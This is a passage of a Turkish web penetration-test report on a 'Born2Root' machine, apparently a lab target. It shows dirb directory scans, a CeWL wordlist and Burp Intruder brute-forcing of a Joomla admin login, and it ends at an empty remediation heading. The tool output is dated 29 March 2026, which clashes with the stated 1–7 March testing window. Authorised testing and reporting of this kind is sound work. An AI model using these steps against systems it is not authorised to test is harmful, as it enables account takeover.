



Born2Root Makine Web Penetrasyon Testi Raporu

Hazırlayan: Volkan ÖZDEMİR

*Tarih: 10 Mart, 2026
Doküman No: 1102-082026
Versiyon: 1.0*



İçindekiler

Tablo Listesi.....	3
Şekil Listesi.....	4
1. Genel Bilgiler	5
1.1. Doküman Bilgileri.....	5
1.1.1. Raporun Detayları	5
1.3.2. Müşteri Kurum Yetkilisi.....	5
1.3.3. Rapor Denetimi	5
1.2. Yasal Sorumluluklar	6
1.3. Giriş	6
1.4. Kapsam.....	6
1.4.1. Testlerin Gerçekleştirildiği Kullanıcı Profilleri	7
2. Yönetici Özeti	7
2.1 Metadoloji Açıklaması.....	8
2.2. Bulgulara Yönelik Önem Dereceleri	9
2.3. Bulgulara Yönelik Özet Dağılım Tablosu.....	10
2.4. Etki Biçimlerine Göre Bulguların Dağılımı.....	10
2.5. Bulgu ve İş Etki Dağılımı	10
2.6. Bulgu Sebebine Göre Dağılımı	11
2.7. Erişim Noktalarına Göre Bulguların Dağılımı.....	11
3. Teknik Bilgiler ve Detaylar	12
3.1. Hassas Dizinlerin Keşfedilmesi.....	12
3.2. Kimlik Doğrulama Mekanizmasında Kaba Kuvvet Zafiyeti	14
3.3. Tahmin Edilebilir / Zayıf Yönetici Parolası.....	15
3.4. Eski Sürüm Yazılım ve Eklenti	17
3.5. Tema Dosyaları Aracılığıyla Komut Çalıştırma.....	18
3.6. Kaynak Kodda Hassas Veri İfşası ve Yatay Hareket.....	20
3.7. Güvensiz Sudoers Yapılandırması ile Root Yetkisi Elde Etme	22
3.8. Güvensiz İletişim Protokolü Kullanımı (Missing SSL/TLS)	23
4. Sonuç (Genel Değerlendirme).....	24
5. Kullanılan Kısaltmalar ve Terimler Sözlüğü	25
6. Kullanılan Araçlar	26
6.1. Burp Suite (Intruder)	26
6.2. CeWL (Custom Word List Generator)	26
6.3. Dirb (Web Content Scanner)	26



Tablo Listesi

Table 1. Raporun detay bilgileri	5
Table 2. Müşteri kurum yetkilisi bilgileri.....	5
Table 3. Rapor denetimi ve sürüm geçmişi.....	5
Table 4. Sızma testi kapsam içeriği.....	6
Table 5. Sızma testi saldırgan makine bilgisi.....	6
Table 6. Test gerçekleştirilen kullanıcı profilleri	7
Table 7. Bulgu dağılımlarının özeti.....	10
Table 8. Bulguların etki biçimlerine göre dağılımı	10



Şekil Listesi

Figure 1. Kullanılan test metodolojisi	8
Figure 2. Bulgu önem dereceleri.....	9
Figure 3. Bulgu ve iş etki dağılımı	11
Figure 4.. Bulguların erişim noktalarına göre dağılımı.....	11
Figure 5. Bulgu sebebine göre bulguların dağılımı	11
Figure 6. Hedef sisteme yönelik dizin taraması.....	12
Figure 7. CMS sistemine yönelik dizin tarama işlemi.....	13
Figure 8. Doğrulama mekanizması bulunmayan giriş formu	14
Figure 9. Cewl aracı ile hedef sisteme yönelik wordlistin hazırlanması	15
Figure 10. Kaba kuvvet saldırısı gerçekleştirilen giriş formu.....	15
Figure 11. Gerçekleştirilen kaba kuvvet saldırısının sonuçları	16
Figure 12. Joomla sisteminin eski versiyon kullandığına dair uyarı mesajı	17
Figure 13. Joomla sisteminde kullanılan eklentinin güncel olmadığına dair ekran görüntüsü.....	17
Figure 14. Tema düzenleyici üzerinden sisteme reverse shell yükleme.....	18
Figure 15. Yüklenen reverse shell dosyasıyla sisteme www-data kullanıcısı ile erişim sağlama.....	18
Figure 16. Fileshare.py dosyasının içeriği	20
Figure 17. Tim kullanıcısının hesabına erişim sağlanması	21
Figure 18. Sudo yetkileri kontrol edilerek yetki yükseltme işleminin gerçekleştirilmesi	22
Figure 19. Güvensiz iletişim protokolü kullanımı.....	23



1. Genel Bilgiler

1.1. Doküman Bilgileri

Bu bölüm gerçekleştirilen sızma testine dair genel tanımlamaları ve raporun yönetsel detaylarını içermektedir. Dokümanın takibi ve geçerliliği açısından temel bilgiler aşağıda özetlenmiştir.

1.1.1. Raporun Detayları

Born2Root makinesi üzerinde yürütülen web penetrasyon testinin kapsamı, versiyon bilgisi ve ilgili tarafların rolleri Tablo 1'de detaylandırılmaktadır.

Alan	Bilgi
Rapor Başlığı	Born2Root Makine Web Penetrasyon Testi Raporu
Versiyon	V1.0
Yazan	Volkan ÖZDEMİR
Test Ekibi	Volkan ÖZDEMİR, Ahmet YILMAZ, Burcu KAYA
Kontrol Eden	Deniz AYDIN
Onaylayan	Mehmet KORKMAZ
Rapor Sınıfı	Gizli

Table 1. Raporun detay bilgileri

1.3.2. Müşteri Kurum Yetkilisi

Proje süresince koordinasyonun sağlanması ve bulguların raporlanması aşamalarında doğrudan iletişimde bulunan müşteri tarafındaki teknik ve idari sorumlular aşağıda listelenmiştir.

Yetkili Adı ve Soyadı	Ünvan	Sorumluluk
Çetin ÖZYURT	Bilgi Güvenliği Müdürü	Genel Sistem Yetkilisi
Emre ŞAHİN	Kıdemli Bilgi Güvenliği Uzmanı	Born2Root Makine Yetkilisi

Table 2. Müşteri kurum yetkilisi bilgileri

1.3.3. Rapor Denetimi

Raporun hazırlanma süreci ve geçirdiği revizyonlar kalite kontrol standartlarımız gereği kayıt altına alınmaktadır. Dokümanın güncelliğini ve doğruluk geçmişini gösteren sürüm kayıtları Tablo 3'te sunulmuştur.

Versiyon	Tarih	Yazar	Tanım
V1.0	08.03.2026	Volkan ÖZDEMİR	Penetrasyon Testi ve Raporlama Final

Table 3. Rapor denetimi ve sürüm geçmişi



1.2. Yasal Sorumluluklar

Bu rapor, Born2Root sistemi için hazırlanmış olup gizli derecede teknik veriler içermektedir. Belge içeriğinin tamamı veya bir kısmı, denetim ekibinin yazılı izni olmaksızın üçüncü şahıslarla paylaşılamaz ve kopyalanamaz.

Raporda sunulan güvenlik iyileştirmelerinin sistemlere entegrasyonu tamamen kurumun sorumluluğundadır. Bu önerilerin uygulanması esnasında oluşabilecek sistem kesintileri ve veri kayıplarından ekibimiz hiçbir şekilde mesuliyet kabul etmez. Teknik tavsiyelerin, kurumun operasyonel sürekliliği gözetilerek kontrollü bir ortamda test edilmesi şiddetle önerilir.

Bu denetim süreci boyunca elde edilen bulgular ve sunulan iyileştirme yöntemleri siber tehdit dünyasının değişken doğası gereği yalnızca testlerin gerçekleştirildiği zaman dilimi için geçerlidir. Gelecekte ortaya çıkabilecek yeni nesil saldırı türlerine veya sıfırcı gün zafiyetlerine karşı mutlak bir koruma garantisi vermemektedir.

1.3. Giriş

Bu rapor, Özdemir Siber Güvenlik Limited Şirketi tarafından Born2Root sistemi üzerindeki güvenlik açıklarını tespit etmek amacıyla 01.03.2026 – 07.03.2026 tarihleri arasında gerçekleştirilen sızma testinin detaylı sonuçlarını ve çözüm önerilerini içermektedir.

Gerçekleştirilen pentest çalışması kapsamında; Born2Root sisteminin altyapısının sürekliliğini olumsuz yönde etkileyecek kontrolsüz araçlar ve yöntemler kullanılmamış, kurumun onayı ve bilgisi dışında hizmetin aksamasına neden olabilecek herhangi bir işlem gerçekleştirilmemiştir. Testler, önceden belirlenen kapsam dahilinde ve iş akışını sekteye uğratmayacak şekilde kontrollü bir saldırgan bakış açısıyla icra edilmiştir.

1.4. Kapsam

Sızma testinde ana amaçlardan biri, hedef sistemdeki tüm zafiyetlerin bütüncül bir bakış açısıyla değerlendirilerek sisteme sızılmaya çalışılmasıdır. Bu amaç doğrultusunda gerçekleştirilecek sızma testlerinde "Kapsam" (Scope), pentest çalışmasının en kritik ve belirleyici adımını oluşturmaktadır.

Gerçekleştirilen denetimlerde sistem yetkilileri tarafından bildirilen ve Tablo 4’de teknik detayları verilen sistemlere yönelik kapsamlı sızma testleri gerçekleştirilmiştir.

Çalışma/Test Alanı	Açıklama
192.168.1.154/32	Born2Root Sistemi

Table 4. Sızma testi kapsam içeriği

Test Makinesi	İşletim Sistemi Bilgisi
192.168.1.162/32	Linux kali 6.6.9-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.6.9-1kali1 (2024-01-08) x86_64 GNU/Linux

Table 5. Sızma testi saldırgan makine bilgisi



1.4.1. Testlerin Gerçekleştirildiği Kullanıcı Profilleri

Kullanıcı Profilleri	Açıklama
Anonim Kullanıcı	Kimlik doğrulama ve yetkilendirme mekanizmaları tarafından korunan kaynaklara erişemeyen kullanıcıları göstermek için tanımlanmış profildir
Yetkisiz Kullanıcı	Kimlik doğrulama mekanizmasından geçen fakat sistem kaynaklarına erişimi yetkilendirme mekanizmaları tarafından kısıtlanan kullanıcıları göstermek için tanımlanmış profildir
Yetkili Kullanıcı	Kimlik doğrulaması gerçekleştirilmiş ve sistem üzerindeki kaynaklara erişiminde yetki kısıdı minimum düzeyde olan kullanıcıları göstermek için tanımlanmış profildir.

Table 6. Test gerçekleştirilen kullanıcı profilleri

2. Yönetici Özeti

Test kapsamında, internet üzerinden erişim sağlayan anonim bir saldırgan bakış açısıyla, kapsam dahilinde belirtilen Born2Root sisteminin dijital varlıklarına yönelik denetimler gerçekleştirilmiştir. Denetim süreci, otomatize zafiyet tarama araçlarının sunduğu verilerin ardından, bu araçların tespit edemeyeceği karmaşık mantıksal hataları ve zafiyetleri ortaya çıkarmak amacıyla ileri seviye manuel tekniklerle desteklenmiştir.

Yapılan testler sonucunda; hedef sistemin dış dünyadan tam yetkili (root) erişimine kadar uzanan kritik bir zafiyet zincirine sahip olduğu tespit edilmiştir. İlk aşamada, güncelliğini yitirmiş bir içerik yönetim sistemi (Joomla) üzerinden gerçekleştirilen saldırı ile sunucu üzerinde Uzaktan Kod Çalıştırma (RCE) yetkisi elde edilmiştir. Bu yetki, saldırganın sistem dosyalarına müdahale etmesine ve sunucu kaynaklarını suistimal etmesine olanak tanımaktadır.

Süreç içerisinde derinleştirilen manuel analizlerde, sistem yöneticileri tarafından yapılandırma aşamasında bırakılan güvenlik hataları (hardcoded parolalar ve denetimsiz sudo yetkileri) saptanmıştır. Bu hataların zincirleme bir şekilde istismar edilmesi sonucunda; başlangıçta kısıtlı yetkilere sahip olan anonim bir saldırganın, sistemin en üst yetki seviyesi olan "Root" kullanıcıasına ulaşabildiği ve tüm dijital varlıklar üzerinde tam kontrol sağladığı doğrulanmıştır. Ek olarak, sistemin erişilebilirliğini tehdit eden DoS (Hizmet Dışı Bırakma) zafiyetleri ve veri gizliliğini riske atan şifreleme eksiklikleri (SSL/TLS bulunmaması) temel bulgular arasında yer almaktadır.

Sonuç olarak; Born2Root sistemi üzerinde tespit edilen bu açıklar, kurumun veri bütünlüğü, gizliliği ve iş sürekliliği açısından risk teşkil etmektedir. Özellikle yetki yükseltme ve uzaktan kod çalıştırma imkanı veren açıkların saldırganlar tarafından gerçek bir saldırıda kullanılma ihtimali oldukça yüksektir. Bu nedenle, raporun ilerleyen bölümlerinde sunulan çözüm önerileri doğrultusunda; yazılımların güncellenmesi, güvenli parola politikalarının uygulanması ve ayrıcalıklı hesap erişimlerinin (Sudoers) ivedilikle sıkılaştırılması önerilmektedir.



2.1 Metodoloji Açıklaması

Sızma testinde, PTES (Penetration Testing Execution Standart) metodolojisi temel alınmıştır. Metodoloji toplam yedi bölümden oluşmaktadır. İlgili metodolojiye ait detaylar aşağıdaki gibidir;




Figure 1. Kullanılan test metodolojisi

1. **Ön Hazırlık (Pre-Engagement):** Test başlamadan önce kapsam, hedef sistemler, izinler ve test süresi belirlenir. Bu aşamada müşteri ile testin sınırları ve kuralları netleştirilir.
2. **Bilgi Toplama (Intelligence Gathering):** Hedef sistem hakkında mümkün olduğunca fazla bilgi toplanır. IP adresleri, domainler, açık portlar ve kullanılan teknolojiler analiz edilir.
3. **Tehdit Modellemesi (Threat Modelling):** Toplanan bilgiler doğrultusunda hedefe yönelik olası saldırı senaryoları oluşturulur ve hangi varlıkların daha kritik olduğu belirlenir.
4. **Zafiyet Analizi (Vulnerability Analysis):** Sistemlerde bulunan güvenlik açıkları tespit edilir. Yanlış yapılandırmalar, güncel olmayan yazılımlar veya uygulama açıkları bu aşamada belirlenir.
5. **Sömürü (Exploitation):** Tespit edilen güvenlik açıkları kullanılarak sisteme yetkisiz erişim sağlanmaya çalışılır. Amaç, açığın gerçekten istismar edilip edilemeyeceğini göstermektir.
6. **Sömürü Sonrası (Post-Exploitation):** Sisteme erişim sağlandıktan sonra saldırganın ne kadar ilerleyebileceği analiz edilir. Yetki yükseltme, ağ içinde hareket etme ve hassas verilere erişim değerlendirilir.
7. **Raporlama (Reporting):** Test sonucunda elde edilen tüm bulgular rapor haline getirilir. Raporda güvenlik açıkları, risk seviyeleri ve çözüm önerileri yer alır.



2.2. Bulgulara Yönelik Önem Dereceleri

ACİL



Herhangi bir niteliği, özelliği bulunmayan bir saldırgan tarafından kurum veya kuruluşun dış ağından gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanabilen saldırılara neden olan açıklardır.

KRİTİK



Belirli özellik ve niteliklere sahip bir saldırgan tarafından kurum veya kuruluşun dış ağından gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanabilen saldırılara neden olan açıklardır.

YÜKSEK



Kurum veya kuruluş dış ağından gerçekleştirilen ve kısıtlı yetki yükseltilmesi veya hizmet dışı olma gibi bir durumla sonuçlanabilen, bununla birlikte yerel ağ ya da sunucu üzerinden gerçekleştirilen ve yetki yükseltmeyi sağlayan saldırılara neden olan açıklardır.

ORTA



Kurum veya kuruluşun yerel ağ ya da sunucu üzerinden gerçekleştirilen ve hizmet dışı olma ile sonuçlanan saldırılara neden olan açıklardır.

DÜŞÜK



Sonuçlarının net olarak belirlenemediği sıkılaştırma yöntemlerinin izlenmemesinden kaynaklanan düşük seviyeli eksikliklerdir.

Figure 2. Bulgu önem dereceleri



2.3. Bulgulara Yönelik Özet Dağılım Tablosu

	Acil	Kritik	Yüksek	Orta	Düşük	Toplam
Web Uygulamaları	1	1	2	2		6
Sunucu/İstemci Sistemler	2					2
DDOS Testleri						
Network Sistemleri						
Veritabanı Sistemleri						
Kablosuz Ağ Sistemleri						
Toplam						8

Table 7. Bulgu dağılımlarının özeti

2.4. Etki Biçimlerine Göre Bulguların Dağılımı

Bulgu Adı	İş Etkisi (Business Impact)	Çözüm Önerisi
Joomla Tema Editor Üzerinden Kod Yürütme	Sunucuda tam kontrol ve kod çalıştırma.	Dosya Yazma İzinlerini Kısıtlama
Dosya Yetkilerinin Yetersizliği (Sudoers)	En yüksek yetkiyle sistemin ele geçirilmesi.	En Az Yetki İlkesi (PoLP) Uygulanması
Güncel Olmayan Joomla & Eklenti Versiyonları	Bilinen açıklarla sistemin sızılması.	Yazılım ve Eklenti Güncelleme
Kaba Kuvvet Saldırısına Karşı Dirençsizlik ve Kolay Tahmin edilebilir Parola	Yönetici hesaplarının çalınması.	MFA ve Güçlü Şifre Politikası
Açık Metin Parola Saklanması	Diğer kullanıcılara yetkisiz erişim.	Gizli Veri Yönetimi (Vault)
Zayıf Şifre Algoritmasıyla İletişim ve Kritik Veri Gönderme Methodu Kullanımı	Verilerin ağ üzerinde çalınma riski.	HTTPS ve POST Metodu Kullanımı

Table 8. Bulguların etki biçimlerine göre dağılımı

2.5. Bulgu ve İş Etki Dağılımı






Figure 3. Bulgu ve iş etki dağılımı

2.6. Bulgu Sebebine Göre Dağılımı




Figure 4.. Bulguların erişim noktalarına göre dağılımı

2.7. Erişim Noktalarına Göre Bulguların Dağılımı




Figure 5. Bulgu sebebine göre bulguların dağılımı



3. Teknik Bilgiler ve Detaylar

3.1. Hassas Dizinlerin Keşfedilmesi

	Bulgu ID	VULN-001
	CVSS Skoru	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
	Erişim Noktası	http://192.168.1.154
	Özet	Hedef sunucu üzerinde yapılan taramalar sonucunda, web sunucusuna ait eski bir blog sayfası erişime açık ve ilgili blog sayfasının dosyalarına erişim sağlandığı tespit edilmiştir.

Bulgu Açıklaması

Dirb aracını kullanarak hedef sistemi taradığımızda “Joomla” adında eski bir CMS sisteminin açık olduğunu tespit ediyoruz.

```
root@kali:~# dirb http://192.168.1.154

DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar 29 10:05:46 2026
URL_BASE: http://192.168.1.154/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.154/ ---
=> DIRECTORY: http://192.168.1.154/css/
=> DIRECTORY: http://192.168.1.154/img/
+ http://192.168.1.154/index.html (CODE:200|SIZE:8454)
=> DIRECTORY: http://192.168.1.154/javascript/
=> DIRECTORY: http://192.168.1.154/joomla/
=> DIRECTORY: http://192.168.1.154/js/
+ http://192.168.1.154/LICENSE (CODE:200|SIZE:1093)
=> DIRECTORY: http://192.168.1.154/manual/
+ http://192.168.1.154/server-status (CODE:403|SIZE:301)
=> DIRECTORY: http://192.168.1.154/vendor/

--- Entering directory: http://192.168.1.154/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.154/img/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.154/javascript/ ---
=> DIRECTORY: http://192.168.1.154/javascript/jquery/

--- Entering directory: http://192.168.1.154/joomla/ ---
=> DIRECTORY: http://192.168.1.154/joomla/administrator/
=> DIRECTORY: http://192.168.1.154/joomla/bin/
```

Figure 6. Hedef sisteme yönelik dizin taraması



Daha sonra yapılan diğer bir taramada joomla adındaki CMS sistemin “administrator” yani yönetici panelinin adresini tespit ediyoruz.

```
root@kali:~# dirb http://192.168.1.154/joomla

DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar 29 10:25:54 2026
URL_BASE: http://192.168.1.154/joomla/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.154/joomla/ —
=> DIRECTORY: http://192.168.1.154/joomla/administrator/
=> DIRECTORY: http://192.168.1.154/joomla/bin/
=> DIRECTORY: http://192.168.1.154/joomla/cache/
=> DIRECTORY: http://192.168.1.154/joomla/components/
=> DIRECTORY: http://192.168.1.154/joomla/images/
=> DIRECTORY: http://192.168.1.154/joomla/includes/
+ http://192.168.1.154/joomla/index.php (CODE:200|SIZE:8501)
=> DIRECTORY: http://192.168.1.154/joomla/language/
=> DIRECTORY: http://192.168.1.154/joomla/layouts/
=> DIRECTORY: http://192.168.1.154/joomla/libraries/
=> DIRECTORY: http://192.168.1.154/joomla/media/
=> DIRECTORY: http://192.168.1.154/joomla/modules/
=> DIRECTORY: http://192.168.1.154/joomla/plugins/
=> DIRECTORY: http://192.168.1.154/joomla/templates/
=> DIRECTORY: http://192.168.1.154/joomla/tmp/
```


Figure 7. CMS sistemine yönelik izin tarama işlemi

Çözüm Önerileri

- Erişim Kontrolü (ACL): Hassas dosyaların bulunduğu dizinlere erişimi IP kısıtlaması veya güçlü kimlik doğrulama mekanizmaları ile sınırlandırın.
- Gereksiz Dosyaları Kaldırın: Üretim (production) ortamında bulunan yedek dosyaları, eski konfigürasyonlar ve geliştirme aşamasından kalan dosyaları/notları sunucudan tamamen temizleyin.



3.2. Kimlik Doğrulama Mekanizmasında Kaba Kuvvet Zafiyeti

	Bulgu ID	VULN-002
	CVSS Skoru	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
	Erişim Noktası	http://192.168.1.154/joomla/index.php
	Özet	Hedef sistemdeki giriş formunda, hatalı giriş denemelerine karşı herhangi bir sınırlama veya hız limiti (rate limiting) uygulanmadığı, bu durumun kullanıcı hesaplarının ele geçirilmesine yol açabileceği tespit edilmiştir.
Bulgu Açıklaması		
192.168.1.154 Adresindeki uygulama giriş panelinde yapılan testlerde, sisteme çok kısa sürede binlerce farklı kullanıcı adı ve şifre kombinasyonu ile istek gönderilebildiği gözlemlenmiştir. Uygulama, ardışık hatalı giriş denemeleri sonrası hesabı kilitlememekte veya isteği yavaşlatmamaktadır. Bu zafiyet, saldırganların yaygın kullanılan şifre listeleri (wordlists) kullanarak yasal kullanıcıların hesaplarına yetkisiz erişim sağlamasına (Account Takeover) imkan tanır. Ayrıca, yoğun istek gönderimi sunucu kaynaklarının tükenmesine (DoS) neden olabilir.		
		
Figure 8. Doğrulama mekanizması bulunmayan giriş formu		
Çözüm Önerileri		
Bu açığı kapatmak için aşağıdaki adımlar atılabilir: • Hız Sınırlama Mekanizması (Rate Limiting) • CAPTCHA Entegrasyonu • Hesap Kitleme Politikası • WAF Kullanımı		



3.3. Tahmin Edilebilir / Zayıf Yönetici Parolası

	Bulgu ID	VULN-003
	CVSS Skoru	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
	Erişim Noktası	http://192.168.1.154/joomla/administrator
	Özet	Sistemdeki en yüksek yetkili kullanıcı olan "admin" hesabının, çok kısa sürede brute-force (kaba kuvvet) yöntemleriyle kırılabilen, karmaşıklıktan uzak ve zayıf bir parolaya sahip olduğu tespit edilmiştir.

Bulgu Açıklaması

Bir önceki bulguda tespit edilen doğrulama mekanizması bulunmayan giriş formuna yapılan brute force denemeleri başarıyla sonuçlanmıştır. Tespit edilen admin kullanıcısının parolası karmaşıklıktan uzak ve zayıf bir parolaya sahip olduğu gözlemlenmiştir.

İlk olarak kaba kuvvet saldırısını başlatmak için hedef sisteme yönelik kelime listesi yine sistem içerisinde ana sayfadan esinlenerek cewl aracı yardımıyla hazırlanmıştır.

```
root@kali:~# cewl http://192.168.1.154/joomla/ > wordlist.txt
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos wordlist.txt
root@kali:~# cat wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)
Tim
Blog
the
your
Home
Search
Username
Sidebar
Right
End
Password
Forgot
Reein
```

Figure 9. Cewl aracı ile hedef sisteme yönelik wordlistin hazırlanması

Hazırlanan kelime listesini kullanarak doğrulama mekanizması bulunmayan sisteme burpsuite aracı ile kaba kuvvet saldırısı gerçekleştirilmiştir.




Figure 10. Kaba kuvvet saldırısı gerçekleştirilen giriş formu



2. Intruder attack of http://192.168.1.154

ResultsPositions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length
44	Latest	303	80			267
45	Tags	303	98			267
46	Popular	303	135			267
47	music	303	75			267
48	and	303	81			267
49	travel	303	128			308
50	love	200	18			349
51	code	200	44			349
52	verification	200	32			349
53	Address	200	22			349
54	football	200	16			349
55	Please	200	45			349
56	enter	200	33			349
57	write	200	21			349
58	associated	200	22			349
59	with	200	463			349

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 303 See other

2 Date: Sun, 29 Mar 2026 14:33:39 GMT

3 Server: Apache/2.4.10 (Debian)

4 Set-Cookie: joomla_user_state=logged_in; path=/
5 Location: http://192.168.1.154/joomla/index.php

6 Content-Length: 0

7 Keep-Alive: timeout=5, max=100

8 Connection: Keep-Alive

9 Content-Type: text/html; charset=utf-8

10

11

Figure 11. Gerçekleştirilen kaba kuvvet saldırısının sonuçları

Çözüm Önerileri

